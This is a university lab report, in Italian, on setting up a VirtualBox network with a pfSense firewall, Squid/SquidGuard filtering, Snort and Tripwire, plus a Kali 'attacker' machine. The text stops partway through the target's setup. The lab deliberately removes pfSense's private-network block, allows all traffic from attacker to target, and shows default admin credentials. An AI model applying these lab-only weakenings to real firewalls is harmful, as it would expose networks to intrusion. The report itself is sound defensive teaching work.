

UNIVERSITÀ POLITECNICA DELLE MARCHE

---

FACOLTÀ DI INGEGNERIA

Corso di Laurea Magistrale in Ingegneria Informatica e  
dell'Automazione



## **Configurazione di una "screened network" attraverso macchine virtuali**

---

Autori: **Gatti Giada e Scuriatti Mattia**

---

**Anno Accademico 2022-2023**

# Indice

<b>1</b>	<b>Introduzione</b>	<b>1</b>
<b>2</b>	<b>Configurazione</b>	<b>2</b>
2.1	Configurazione firewall	5
2.1.1	Regole di NAT	7
2.1.2	Regole del Firewall	7
2.1.3	Squid e SquidGuard	8
2.1.4	Snort	11
2.2	Configurazione attaccante	14
2.3	Configurazione bersaglio	14
<b>3</b>	<b>Test</b>	<b>17</b>
3.1	Test Tripwire	17
3.2	Test Squid	19
3.3	Test Snort	20

# Elenco delle figure

1.1	Architettura della rete	1
2.1	Configurazione della rete NAT	3
2.2	Configurazione della scheda di rete della macchina Kali	4
2.3	Menù di Pfsense dopo aggiornamento dell'interfaccia LAN	5
2.4	GUI di Pfsense raggiunta dalla macchina <i>Bersaglio</i>	6
2.5	Indirizzo IPv4 virtuale aggiunto	7
2.6	Regola di NAT 1:1 aggiunta	7
2.7	Regole di default del Firewall	7
2.8	Opzione da deselezionare per rimuovere la regola "Block private network"	8
2.9	Regola del Firewall aggiunta	8
2.10	Impostazioni di rete di Firefox all'interno di Ubuntu	9
2.11	Opzione Blacklist nella scheda <b>General Settings</b>	9
2.12	Schermata di SquidGuard	10
2.13	Scheda per abilitare SnortVRT	11
2.14	Pacchetti di regole utilizzati da Snort	12
2.15	Opzione di Snort per blocco utenti malevoli	13
2.16	Singole regole che snort utilizzerà per il rilevamento	13
2.17	Panoramica delle interfacce in cui snort è in esecuzione	13
2.18	Regola su Tripwire	15
3.1	Regola su Tripwire	19
3.2	Redirect di Squid alla richiesta <a href="http://www.gmail.com">http://www.gmail.com</a>	20
3.3	Redirect di Squid alla richiesta <a href="http://www.facebook.com">http://www.facebook.com</a>	20
3.4	Comando <i>nmap</i> lanciato dalla macchina Kali	20
3.5	Alert generati da Snort visualizzati dalla GUI di PfSense	21

# Elenco delle tabelle

2.1	Indirizzamento delle interfacce di rete
-----	---

5
---

# 1. Introduzione

Il progetto in questione ha l'obiettivo di configurare una rete di macchine virtuali per implementare una "screened-network". L'architettura realizzata è rappresentata in Figura 1.1 ed è composta dalle seguenti categorie di macchine:

- *Bersaglio*;
- *Attaccante*;
- *Firewall*.




Figura 1.1: Architettura della rete

La finalità della suddetta rete è quella di testare degli IDS quali *Tripwire* e *Snort*, sottoponendo il *Bersaglio* a degli attacchi informatici da parte dell'*Attaccante*. Inoltre, sono state condotte ulteriori prove sul firewall open-source *Pfsense* e su *Squid*, un proxy che è stato utilizzato per filtrare il traffico *HTTP*. I test condotti sono i seguenti:

- **Test Tripwire:** da Kali eseguito un cambio di permessi verso Ubuntu. Tripwire dovrà essere in grado di rilevare tale operazione;
- **Test Squid:** dalla macchina Ubuntu verranno mandate delle richieste *HTTP*, le quali daranno esito negativo se incluse nelle blacklist di Squid;
- **Test Snort:** eseguita un'operazione di *nmap* da parte di Kali verso Ubuntu. Snort dovrà essere in grado di rilevare tale operazione.

Tutto questo verrà approfondito nel Capitolo 3.

## 2. Configurazione

Le macchine virtuali sono le seguenti:

- **Target:** Ubuntu 22.04.2 LTS (con installato *Tripwire*)
- **Attacker:** Kali 2023.1 (con installato *python3*)
- **Firewall:** Pfsense 2.6.0 (con i pacchetti *Squid* e *Snort*)

Sono state create attraverso *VirtualBox*, uno dei software di virtualizzazione open source per eccellenza in ambiente Windows. Le macchine già configurate sono disponibili nella cartella condivisa disponibile dal seguente url:

[https://univpm-my.sharepoint.com/:f:/g/personal/s1108648\\_studenti\\_univpm\\_it/En0-ULIiDpRLgscPrYsplgQB\\_jYHVS4v2n5tKBSNIyn1Lg?e=J6zcWS](https://univpm-my.sharepoint.com/:f:/g/personal/s1108648_studenti_univpm_it/En0-ULIiDpRLgscPrYsplgQB_jYHVS4v2n5tKBSNIyn1Lg?e=J6zcWS)

Scaricando le macchine preconfigurate, creare una NAT Network (come descritto sotto) ed è possibile andare direttamente al Capitolo 3. Per ricreare l'ambiente da zero i passi adottati sono i seguenti.

### Ubuntu

- Dal sito <https://ubuntu.com/download/desktop> scaricare il file ISO;
- All'interno di VirtualBox creare una nuova macchina virtuale basata su sistema operativo Linux (Ubuntu 64-bit);
- Risorse minime: 2GB di RAM, 20GB di disco e 2 processori;
- Dal menù **Impostazioni** > **Archiviazione** montare il file ISO scaricato.

### PfSense

- Dal sito <https://www.pfsense.org/download/> scaricare il file ISO;
- All'interno di VirtualBox creare una nuova macchina virtuale basata su sistema operativo BSD (Free-BSD 64-bit). Non sono necessarie grandi quantità di risorse in termini di RAM, disco, processori e memoria video;
- Dal menù **Impostazioni** > **Archiviazione** montare il file ISO scaricato.

### Kali

- Dal sito <https://www.kali.org/get-kali/#kali-installer-images> scaricare il file ISO;
- All'interno di VirtualBox creare una nuova macchina virtuale basata su sistema operativo Linux(Debian 64-bit);
- Risorse minime: 2GB di RAM, 20GB di disco e 2 processori;
- Dal menù **Impostazioni** > **Archiviazione** montare il file ISO scaricato.

Per questa attività, è stata implementata una rete interna a VirtualBox: **172.16.0.0/24** e una NAT Network: **10.0.2.0/24**. Quest'ultima è stata creata dal menù di VirtualBox **File** > **Strumenti** > **Gestore di Rete**, dalla scheda **Reti con NAT** premendo su **Crea**. La configurazione adottata è quella riportata in Figura 2.1




Figura 2.1: Configurazione della rete NAT

Come secondo passo, sono state configurate le schede di rete delle macchine, rispettivamente dal menù **Impostazioni** > **Reti** di Virtualbox, come segue:

- **Ubuntu:**
  - scheda 1: *rete interna* (con alias "intnet");
- **Kali:**
  - scheda 1: *rete con NAT* (NatNetwork);
- **Pfsense:**
  - scheda 1: *rete con NAT* (NatNetwork);
  - scheda 2: *rete interna* (con alias "intnet").

La *rete con NAT* crea una rete privata dentro il virtualizzatore separata da quella in cui si trova la macchina host. Le macchine all'interno possono comunicare tra di loro e anche verso l'esterno (passando dal gateway **10.0.2.1** preimpostato). Anche la modalità *rete interna* crea una rete privata dentro il virtualizzatore. La differenza sta nel fatto che le macchine al suo interno di default non possono comunicare con l'esterno. In questo caso, ciò è permesso dall'interfaccia LAN di Pfsense, il quale lavorando come un vero e

proprio router tradurrà gli indirizzi per far passare il traffico. Un'esempio di configurazione della scheda di rete della macchina Kali è riportato in Figura 2.2




Figura 2.2: Configurazione della scheda di rete della macchina Kali

Nel seguente capitolo verrà illustrata la configurazione completa divisa nelle seguenti sezioni:

- **Configurazione firewall;**
- **Configurazione bersaglio;**
- **Configurazione attaccante;**



## 2.1 Configurazione firewall

Come Firewall è stato usato Pfsense, una distribuzione software open source basata su FreeBSD adatta per essere utilizzata come firewall e router. Una volta finita la configurazione iniziale della macchina (lasciando le opzioni di default), il primo step da affrontare è quello di impostare un nuovo indirizzo IP all'interfaccia di rete LAN (la rete virtuale interna). Per impostarlo basterà attivare il menù **2) Set interface(s) IP address** e successivamente selezionare l'interfaccia LAN (nel caso in questione la numero **2**). Una volta configurato l'indirizzo IPv4 dell'interfaccia come **172.16.0.1/24** è stato abilitato anche il server DHCP con il seguente range di indirizzi: **172.16.0.50 - 172.16.0.52** (questa operazione eviterà successivamente di impostare manualmente l'indirizzo della macchina Ubuntu).

```
*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***
WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.4/24
LAN (lan)      -> em1      -> v4: 172.16.0.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █
```

Figura 2.3: Menù di Pfsense dopo aggiornamento dell'interfaccia LAN

L'indirizzamento risultante è riportato nella Tabella 2.1.


VM	IPv4	Gateway
<b>Ubuntu</b>	172.16.0.50	172.16.0.1
<b>Kali</b>	10.0.2.5	10.0.2.1
<b>PfSense</b>	<b>WAN:</b> 10.0.2.4; <b>LAN:</b> 172.16.0.1	10.0.2.1

Tabella 2.1: Indirizzamento delle interfacce di rete

Per configurare più agevolmente le impostazioni del firewall è possibile usufruire della GUI di Pfsense attraverso Firefox dalla macchina *Ubuntu* (<http://172.16.0.1>) usando le seguenti credenziali:

- **Username:** *admin*
- **Password:** *pfsense*

Una volta completata la procedura iniziale, la schermata offerta è quella riportata in Figura 2.4.

Figura 2.4: GUI di Pfsense raggiunta dalla macchina *Bersaglio*

Il primo step è stato installare i pacchetti *squid*, *squidGuard* e *snort* attraverso il *Packet Manager* di Pfsense raggiungibile dal menù **General > Packet Manager**. La configurazione del Firewall è stata suddivisa nelle seguenti sezioni:

- regole di NAT;
- regole del Firewall;
- squid e squidGuard;
- snort.

### 2.1.1 Regole di NAT

La prima questione da risolvere è rendere possibile la comunicazione tra la macchina Ubuntu e la macchina Kali, essendo su due segmenti di rete differenti. Per fare ciò è necessario creare un VirtualIP da mappare con l'indirizzo di Ubuntu. Nello specifico:

- dal menù **Firewall > VirtualIP**: aggiungere, sull'interfaccia WAN di PfSense, un nuovo VirtualIP di tipo **Alias**: **10.0.2.7/32** (Figura 2.5)

Virtual IP Address				
Virtual IP address	Interface	Type	Description	Actions
10.0.2.7/32	WAN	IP Alias		 

Figura 2.5: Indirizzo IPv4 virtuale aggiunto

- dal menù **Firewall > NAT**, scheda **1:1**: aggiungere un nuovo mapping sull'interfaccia WAN, tra l'IP **10.0.2.7/32** e quello interno **172.16.0.50** (Figura 2.6)

NAT 1:1 Mappings						
<input type="checkbox"/>	Interface	External IP	Internal IP	Destination IP	Description	Actions
<input checked="" type="checkbox"/>	WAN	10.0.2.7	172.16.0.50	*		 

Figura 2.6: Regola di NAT 1:1 aggiunta

Con questa configurazione, ogni volta che Kali effettuerà, ad esempio un operazione di ping verso l'IP **10.0.2.7**, verrà diretta da Pfsense verso l'IP interno **172.16.0.50** ossia Ubuntu. Senza questo passaggio la comunicazione tra Kali e Ubuntu (quindi anche l'attacco) non sarebbe possibile.

### 2.1.2 Regole del Firewall

Nonostante questo, la comunicazione tra Kali e Ubuntu viene ulteriormente impedita da una regola di default del Firewall (evidenziata in Figura 2.7) che blocca le comunicazioni con indirizzi **RFC 1918** (quindi anche la famiglia **10.0.0.0 – 10.255.255.255**). Questa può essere disabilitata dal menù **Firewall > Rules** scheda **WAN** premendo sull'ingranaggio e deselectando la voce alla fine del menù in cui si è ridiretti (Figura 2.8).





Floating WAN LAN											
Rules (Drag to Change Order)											
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions	
	0/0 B	*		RFC 1918 networks	*	*	*	*	Block private networks		
	0/0 B	*		Reserved Not assigned by IANA	*	*	*	*	Block bogon networks		

Figura 2.7: Regole di default del Firewall




Figura 2.8: Opzione da deselezionare per rimuovere la regola "Block private network"

Infine è stata aggiunta una regola per far passare il traffico (con qualsiasi protocollo e qualsiasi porta) da Kali verso Ubuntu (Figura 2.9).




Figura 2.9: Regola del Firewall aggiunta

### 2.1.3 Squid e SquidGuard

Squid è la base di molte altre attività che iniziano con un proxy: può fungere da cache per migliorare le prestazioni Web e può collegarsi a SquidGuard per implementare un filtraggio dei contenuti URL. Può utilizzare *blacklist* o elenchi personalizzati di siti Web consentendone o meno l'accesso.

**Squid** La pagina di configurazione di Squid è accessibile dal menù **Services** > **Squid Proxy Server**. Dalla scheda **General** sono impostate le seguenti opzioni (notazione → *Opzione: Descrizione (Valore impostato)*):

- **Proxy Interface(s)**: interfaccia che ascolterà il proxy (**LAN**)
- **Allow users on interface**: se selezionata, le sottoreti per le interfacce selezionate nell'ultimo passaggio avranno automaticamente accesso (**selezionato**).
- **Transparent Proxy**: pfSense reindirizza automaticamente il traffico HTTP (tcp/80) in uscita attraverso il proxy. (**de-selezionato**).
- **Proxy Port**: porta che utilizzerà il proxy (**3128**)

La modalità **Transparent Proxy** non viene abilitata per permettere al proxy di ritornare una pagina di errore di tipo *int error page*. Il mancato uso del **Transparent Proxy** non incide in nessun modo sull'obiettivo del proxy di bloccare le pagine indicate. L'unica accortezza da seguire è quella di impostare manualmente il proxy dalle impostazioni del proprio browser, specificando l'indirizzo IPv4 di PfSense (lato LAN) e la porta 3128 (come in Figura 2.10).




Figura 2.10: Impostazioni di rete di Firefox all'interno di Ubuntu

**SquidGuard** Il pacchetto squidGuard è un reindirizzatore di URL utilizzato per integrare le blacklist con il software proxy Squid. Può essere utilizzato per:

- Limitare l'accesso web per alcuni utenti solo a un elenco di server web e/o URL accettati/noti;
- Bloccare l'accesso agli URL corrispondenti a un elenco di espressioni regolari o parole per alcuni utenti;
- Imporre l'uso di nomi di dominio/proibire l'uso di indirizzi IP negli URL;
- Reindirizzare gli URL bloccati a una pagina di informazioni;
- Reindirizzare i banner a una GIF vuota;
- Avere regole di accesso diverse in base all'ora del giorno, al giorno della settimana, alla data, ecc.

Le blacklist sono facoltative, ma spesso utili per consentire l'accesso a determinati tipi di siti. SquidGuard viene fornito con una piccola blacklist ma ne possono essere integrate di nuove nel seguente modo (Figura 2.11):

- Aprire la scheda **General Settings** nella GUI del pacchetto squidGuard, disponibile in **Services Proxy Filter**;
- Selezionare *Blacklist* per abilitarne l'uso;
- Inserisci il seguente indirizzo nel campo URL ([https://dsi.ut-capitole.fr/blacklists/download/blacklists\\_for\\_pfsense.tar.gz](https://dsi.ut-capitole.fr/blacklists/download/blacklists_for_pfsense.tar.gz)).
- Salvare.




Figura 2.11: Opzione Blacklist nella scheda **General Settings**

Fatto ciò dalla scheda **Blacklist** fare clic sul pulsante **Scarica** e dalla scheda **Target Categories**: creare una categoria personalizzata di siti (nel

nostro caso denominata *Siti Bloccati*) nella quale è stato inserito il dominio **facebook.com**, impostando come **Redirect mode**: *int error page* (verrà illustrata di seguito). Aprendo la scheda **Common ACL** e facendo clic su **Target Rules List** è possibile impostare gli accessi alle varie categorie. Le diverse modalità sono:

- —, per ignorare una categoria;
- **Allow**, per consentire questa categoria ai client;
- **Deny** per negare questa categoria ai client;
- **White**, per consentire questa categoria senza alcuna restrizione. Questa opzione viene utilizzata per le eccezioni alle categorie proibite.

Come modalità di reindirizzamento invece:

- **Int error page**: utilizza la pagina di errore incorporata. È possibile inserire un messaggio personalizzato nella casella delle informazioni sul reindirizzamento sottostante.
- **Int empty page**: Reindirizza a una pagina vuota
- Le altre opzioni sono vari reindirizzamenti a pagine di errore esterne e un URL deve essere inserito nella casella **Informazioni reindirizzamento** se vengono scelte.

Nel caso in questione la configurazione è la seguente:

- Categoria *all*: **Allow**;
- Categorie *webmail* e *Siti Bloccati*: **Deny**.

ed è stata scelta come modalità di reindirizzamento **Int error page**. Da notare in Figura 2.12 anche l'ordine delle regole (voce **Target Rules**).

The screenshot shows the SquidGuard configuration interface. The 'General Options' tab is active. Under 'Target Rules', a list contains 'SitiBloccati', 'bik\_blacklists', and 'webmail all'. Below this is a 'Target Rules List' section with '+' and '-' icons. The 'Do not allow IP-Addresses in URL' checkbox is unchecked. The 'Proxy Denied Error' field is empty. The 'Redirect mode' dropdown is set to 'int error page (enter error message)'. Below it, a note states: 'Note: if you use transparent proxy, then int redirect mode will not be accessible. Options: ext url err page, ext url redirect, ext url as move, ext url as found.' The 'Redirect info' field contains the text 'Sito bloccato dal proxy'.

Figura 2.12: Schermata di SquidGuard

Al termine delle impostazioni, tornare alla scheda **General Settings** e premere **Apply**.

### 2.1.4 Snort

Snort è un sistema di rilevamento e prevenzione delle intrusioni. Snort opera utilizzando firme di rilevamento chiamate regole (*signature based*). Le regole di Snort possono essere personalizzate dall'utente oppure è possibile abilitare e scaricare dei set di regole preconfezionati.

**Offerta del mercato di "package rules"** Il pacchetto Snort attualmente offre supporto per queste regole preconfezionate:

- Snort VRT (Vulnerability Research Team) rules;
- Snort GPLv2 Community Rules;
- Emerging Threats Open Rules;
- Emerging Threats Pro Rules;
- OpenAppID Open detectors and rules (per applicazioni)

Le Snort GPLv2 Community Rules e le Emerging Threats Open Rules sono entrambe disponibili gratuitamente senza necessità di registrazione. Le regole di Snort VRT sono offerte in due forme. Una è una versione per utenti registrati che è gratuita. La versione gratuita per utenti registrati fornisce l'accesso solo a regole che hanno almeno 30 giorni di età. Altrimenti è possibile acquistare un abbonamento a pagamento Snort VRT, il quale offre aggiornamenti più frequenti. Le regole di Emerging Threats Pro sono esclusive per gli abbonati e anch'esse sono aggiornate quasi quotidianamente. Essendo questo un progetto prettamente didattico, le soluzioni gratuite sono più che sufficienti. Di seguito vengono illustrati tutti i passi della configurazione divisi per ognuno dei menù utilizzati all'interno di Pfsense.

**Global Settings** Come per i pacchetti precedenti, anche snort è stato configurato attraverso la GUI di Pfsense (dal menù **Servicies** > **Snort**). Accedendo al menù **General Settings** è stato abilitato il download dei set di regole scelti. Avendo utilizzato Snort VRT, nella casella di testo che viene visualizzata è stato inserito il codice univoco dell'account (*Oinkcode*) (Figura 2.13).





Figura 2.13: Scheda per abilitare SnortVRT

Una volta selezionati i set di regole desiderati, impostare l'intervallo in cui Snort deve controllare gli aggiornamenti dei pacchetti di regole abilitati. Nella maggior parte dei casi ogni 12 ore è una buona scelta. L'ora di inizio dell'aggiornamento può essere personalizzata se lo si desidera. L'ora di inizio predefinita è 3 minuti dopo la mezzanotte, ora locale. Pertanto, con un intervallo di aggiornamento di 12 ore selezionato, Snort controllerà i siti Web Snort VRT o Emerging Threats ogni giorno 3 minuti dopo mezzanotte e 3 minuti dopo mezzogiorno per qualsiasi aggiornamento del pacchetto di regole pubblicato.

**Updates** La scheda **Updates** viene utilizzata per verificare lo stato dei pacchetti di regole e per scaricare nuovi aggiornamenti. Il bottone **Update Rules** permette esplicitamente di aggiornare i pacchetti nel caso ne siano disponibili di nuovi. La determinazione di ciò, viene effettuata in caso di mancata corrispondenza tra l'*MD5 Signature Hash* del file locale con quello del file remoto sul sito Web del fornitore. Il pulsante **Force** può essere utilizzato per forzare il download dei pacchetti di regole dal sito Web del fornitore, indipendentemente dal test dell'hash MD5 (Figura 2.14).



The screenshot shows the 'Services / Snort / Updates' page. It has a navigation bar with links: Snort Interfaces, Global Settings, Updates (active), Alerts, Blocked, Pass Lists, Suppress, and IP Lists. Below this is a sub-navigation bar with links: SID Mgmt, Log Mgmt, and Sync. The main content area is titled 'Installed Rule Set MD5 Signature' and contains a table with the following data:

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	2555cec2afd80c070c547297f2390216	Thursday, 22-Jun-23 18:21:50 CEST
Snort GPLv2 Community Rules	e8c205caa406186817cc6a6dee9b175c	Thursday, 22-Jun-23 18:06:48 CEST
Emerging Threats Open Rules	381ae769a55a73acb120fb0aaacbf09	Thursday, 22-Jun-23 18:06:56 CEST
Snort OpenAppID Detectors	fba164dfe992d6022740a6b390d51765	Thursday, 22-Jun-23 18:06:47 CEST
Snort AppID Open Text Rules	2c26cb4f6a3bc03ab9c8e02befcf6fe1	Thursday, 22-Jun-23 18:06:47 CEST
Feodo Tracker Botnet C2 IP Rules	efcb244467035c5a9ce8c5dd240d75b0	Thursday, 22-Jun-23 18:21:35 CEST

Figura 2.14: Pacchetti di regole utilizzati da Snort

**Snort Interfaces** In questo menù è stata inserita una nuova interfaccia su cui analizzare il traffico, la WAN di Pfsense. Essendo un ambito di test, le opzioni sono state lasciate tutte di default. In un caso reale, potrebbe essere utile opzionare il blocco degli host che hanno generato degli alert, facendo diventare snort un IPS (Figura 2.15).





Figura 2.15: Opzione di Snort per blocco utenti malevoli

Una volta aggiunta, sulla scheda **WAN Categories** è possibile scegliere una tra le *IPS policy* preconfigurate. Le politiche sono:

- Connectivity
- Balanced
- Security
- Max Detect

Queste sono elencate in ordine crescente di sicurezza. L'alternativa è quella di applicare le *IPS Policy* "manualmente" i set di regole da far applicare a snort (come fatto nel progetto in esame e riportato in Figura 2.16).




Figura 2.16: Singole regole che snort utilizzerà per il rilevamento

Fatto ciò, è stato fatto partire snort dal menù **Services > Snort Interfaces** tramite il bottone di avvio (Figura 2.17).



Figura 2.17: Panoramica delle interfacce in cui snort è in esecuzione

## 2.2 Configurazione attaccante

L'attacco necessita l'esposizione di un web server, dunque è stato installato *python3* per esporre questo servizio:

```
sudo apt update && sudo apt upgrade -y
sudo apt install python3
```

Di seguito verrà usato *Metasploit*, un software di "penetration testing" che però è già pre-installato nei sistemi Kali.

## 2.3 Configurazione bersaglio

Nella macchina **Ubuntu** è stato installato *Tripwire* attraverso il comando da terminale:

```
sudo apt-get update
